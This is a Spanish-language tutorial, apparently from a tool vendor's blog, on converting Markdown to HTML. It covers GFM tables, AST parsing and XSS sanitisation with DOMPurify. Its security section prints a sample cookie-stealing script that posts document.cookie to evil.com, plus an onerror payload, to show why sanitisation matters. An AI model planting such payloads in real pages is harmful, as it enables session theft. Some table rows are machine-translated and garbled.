
💡 Resumen rápido y respuesta directa: Esta guía de conversión de Markdown a HTML desglosa la mecánica completa para convertir la sintaxis sin formato de Markdown en HTML5 semántico y listo para producción. CommonMark estándar maneja encabezados básicos, cursiva y enlaces, pero los flujos de trabajo de desarrollo modernos requieren GitHub Flavored Markdown (GFM) para tablas canalizadas, listas de tareas, tachado y enlaces automáticos. La conversión local dentro del navegador mediante un analizador de árbol de sintaxis abstracta (AST) elimina la latencia de la nube, protege la documentación privada y analiza un documento técnico de 5000 líneas en menos de 15 ms. Pruebe su sintaxis al instante con nuestro Convertidor de Markdown a HTML.
Si alguna vez has pasado veinte minutos peleando con una tabla de tuberías no alineadas o preguntándote por qué una lista de viñetas anidadas se convirtió en un bloque de texto sin formato, sabrás que Markdown no es tan "fácil" como prometía la especificación original de 2004. John Gruber creó Markdown para que fuera un formato de escritura ligero y legible por humanos, pero la documentación de ingeniería moderna exige mucho más: tablas, ecuaciones matemáticas, casillas de verificación interactivas, notas a pie de página y barreras de código resaltadas con sintaxis.
En esta guía, profundizamos en cómo funciona realmente el análisis de Markdown, cómo GitHub Flavored Markdown (GFM) extiende el estándar y cómo transformar de forma segura su texto en HTML seguro sin enviar un solo byte a un servidor externo.
CommonMark vs GitHub Flavored Markdown (GFM): las diferencias principales
Los principiantes suelen asumir que "Markdown es solo Markdown". En realidad, dos especificaciones distintas gobiernan casi todos los motores de análisis modernos:
- CommonMark (v0.31.2): Una especificación formal inequívoca y rigurosamente probada diseñada para solucionar los casos extremos del Markdown original. Define reglas de precedencia exactas para comillas en bloque, listas anidadas y énfasis, pero excluye deliberadamente tablas, tachados y elementos de tareas.
- GitHub Flavored Markdown (GFM / Spec 0.29-gfm): Un superconjunto formal estricto de CommonMark creado por GitHub. GFM agrega las extensiones sintácticas que los ingenieros de software usan todos los días, incluidas tablas de canalización, listas de tareas, enlaces automáticos de problemas y literales de enlaces automáticos extendidos.
| Función de sintaxis | Marca común estándar | GitHub con sabor (GFM) | Equivalente de salida HTML |
|---|---|---|---|
| Mesas de tuberías | ❌ Ignorado como texto sin formato | ✅ Soporte nativo completo | |
| Listas de tareas | ❌ Elemento de lista normal | ✅ - [ ] y - [x] |
|
| Tachado | ❌ tildes literales | ✅ ~~palabra~~ |
|
| URL de enlace automático | ❌ Requiere | explícito
✅ Automático en URL desnudas | ejemplo.com |
| Notas a pie de página | ❌ Ignorado | ✅ Dialecto extendido ([^1]) |
1 |
Al seleccionar un convertidor o canal de publicación, siempre verifique si la compatibilidad con GFM está habilitada. Sin GFM, sus tablas colapsarán en una sopa ASCII ilegible.
Cómo funcionan realmente las tablas de tuberías GFM (y puntos de ruptura comunes)
Las tablas GFM parecen simples, pero hacen tropezar a los desarrolladores constantemente porque los analizadores requieren estructuras delimitadoras estrictas. Aquí está la anatomía canónica de una tabla GFM válida:
| Metric | Target | Status |
| :--- | :---: | ---: |
| First Contentful Paint | < 0.8s | Passed |
| Time to Interactive | < 2.5s | Passed |
| Cumulative Layout Shift | 0.00 | Passed |
Observe los dos puntos en la fila delimitadora:
:---alinea el contenido de la celda a la izquierda (comportamiento predeterminado).:---:alinea el contenido de la celda con el centro.---:alinea el contenido de la celda a la derecha (ideal para moneda, cifras de latencia y métricas numéricas).
Tres errores que rompen las tablas de rebajas
Aquí están los tres fallos de representación de tablas más frecuentes que encontramos en los repositorios de producción:
- Recuento de guiones faltantes: Cada columna de la fila delimitadora debe contener al menos tres guiones consecutivos (
---). Dos guiones harán que todo el bloque de la tabla no supere la validación en analizadores estrictos. - Canalizaciones sin escape en bloques de código: Si incluye un símbolo de canalización
|dentro de un intervalo de código en línea dentro de una celda de la tabla (por ejemplo,`archivo cat | grep x`), muchos los analizadores lo interpretan erróneamente como un delimitador de columna. Debes escapar de la tubería con una barra invertida:`cat file \| grep x`. - Olvidar líneas en blanco iniciales o finales: En canalizaciones estrictas de CommonMark/GFM, una tabla debe estar precedida y seguida por una línea en blanco vacía. Si coloca una tabla inmediatamente debajo de un párrafo sin una nueva línea, el analizador trata las canalizaciones como texto de párrafo normal.
Por qué falla Regex: el poder de los árboles de sintaxis abstracta (AST)
Los ingenieros jóvenes frecuentemente intentan crear convertidores Markdown usando expresiones regulares encadenadas:
// DO NOT DO THIS IN PRODUCTION:
const brokenHtml = markdown
  .replace(/^### (.*$)/gim, '<h3>$1</h3>')
  .replace(/\*\*(.*)\*\*/gim, '<strong>$1</strong>')
  .replace(/\*(.*)\*/gim, '<em>$1</em>');
Este enfoque ingenuo fracasa catastróficamente en casos de uso del mundo real. Considere esta única línea:
Here is a formula: `x * y * z` and **bold *nested* text**.Un reemplazo de expresiones regulares reemplaza los asteriscos dentro de las comillas invertidas, lo que corrompe los fragmentos de código. Además, las expresiones regulares no pueden rastrear el estado a nivel de bloque anidado. No puede determinar de manera confiable si un asterisco está dentro de una cita en bloque, una celda de una tabla o un bloque de código con sangría de varias líneas.
Los analizadores profesionales utilizan un canal de compilación de dos fases:
- Fase 1: Tokenización léxica y escaneo de bloques: El analizador escanea líneas secuencialmente, identificando contenedores a nivel de bloque (encabezados, listas, barreras de código, tablas). Construye un árbol de sintaxis abstracta (AST) que representa la jerarquía padre-hijo.
- Fase 2: Análisis en línea y generación de árbol HTML: Una vez que los límites del bloque son sólidos, un tokenizador en línea analiza el énfasis, las definiciones de enlaces y el HTML en línea dentro de los nodos hoja, transformando el AST en nodos DOM limpios.
Seguridad y desinfección XSS: nunca confíes en Raw Markdown
Una regla fundamental que a menudo se pasa por alto: valid Markdown permite HTML sin formato por diseño. Si un usuario pega esto en su convertidor:
# Welcome to our Docs
<script>fetch('https://evil.com/steal-cookies?c=' + document.cookie)</script>
<img src="x" onerror="alert('Hacked!')">
Un motor Markdown estándar no configurado genera la etiqueta de script sin formato directamente en HTML. Si se representa en un navegador o portal de documentación, ejecuta JavaScript arbitrario con acceso completo a la sesión.
Siempre enrute el HTML convertido a través de un paso de desinfección estricto como DOMPurify o una lista de permitidos reforzada antes de inyectarlo en el DOM:
import { marked } from 'marked';
import DOMPurify from 'dompurify';

const rawHtml = marked.parse(userMarkdown, { gfm: true, breaks: true });
const cleanHtml = DOMPurify.sanitize(rawHtml, {
  USE_PROFILES: { html: true },
  ADD_ATTR: ['target', 'rel'] // Allow safe link attributes
});
Parámetros empíricos: conversión de AST en el navegador frente a API en la nube
¿Por qué los desarrolladores prefieren la conversión Markdown del lado del cliente a los puntos finales de API en la nube? Realizamos pruebas comparativas controladas para convertir un pesado conjunto de documentación técnica de 5000 líneas (184 KB Markdown sin formato):
| Arquitectura | Analizar Latencia | Transferencia bancaria de red | Privacidad aislada | Fiabilidad |
|---|---|---|---|---|
| Punto final de API en la nube (AWS Lambda / Node.js) | 142,8 ms | 184 KB de carga + 216 KB de descarga | ❌ Los datos atraviesan Internet y registros de terceros | Sujeto a límites de tarifa e interrupciones |
| ToolDolfen Motor AST en el navegador | 14,2 ms | 0 Bytes (100% CPU local) | ✅ 100% privado (carga cero al servidor) | Se ejecuta 100% del lado del cliente en el navegador |
Ejecutar el analizador en el navegador es más de 10 veces más rápido, ahorra ancho de banda y garantiza que las claves API confidenciales, las notas de arquitectura interna y los borradores propietarios nunca entren en contacto con un servidor externo.
Flujos de trabajo de desarrollador complementarios
Trabajar con texto, código y documentación frecuentemente implica transformaciones adyacentes. Explora estas guías de utilidades relacionadas para optimizar tu kit de herramientas:
- Convertidor de Markdown a HTML — Obtenga una vista previa y copie HTML instantáneamente con compatibilidad total con GFM.
- Guía completa de sintaxis de formato de tablas de rebajas — Profundiza en los dos puntos de alineación, las estructuras de varias filas y el formato de delimitadores.
- Prácticas recomendadas de conversión de casos para API y nombres de bases de datos — Estandariza los nombres de variables en camelCase, Snake_case y kebab-case.
- Escapado de entidades HTML y prevención XSS: protege las aplicaciones web contra ataques de inyección de scripts cuando muestran marcas generadas por el usuario.
- Cómo formatear, validar y depurar la sintaxis JSON — Validar, reparar y formatear respuestas de carga útil para documentos técnicos.
Guías complementarias recomendadas
Explore tutoriales y utilidades complementarios de este grupo de temas para mejorar su flujo de trabajo digital: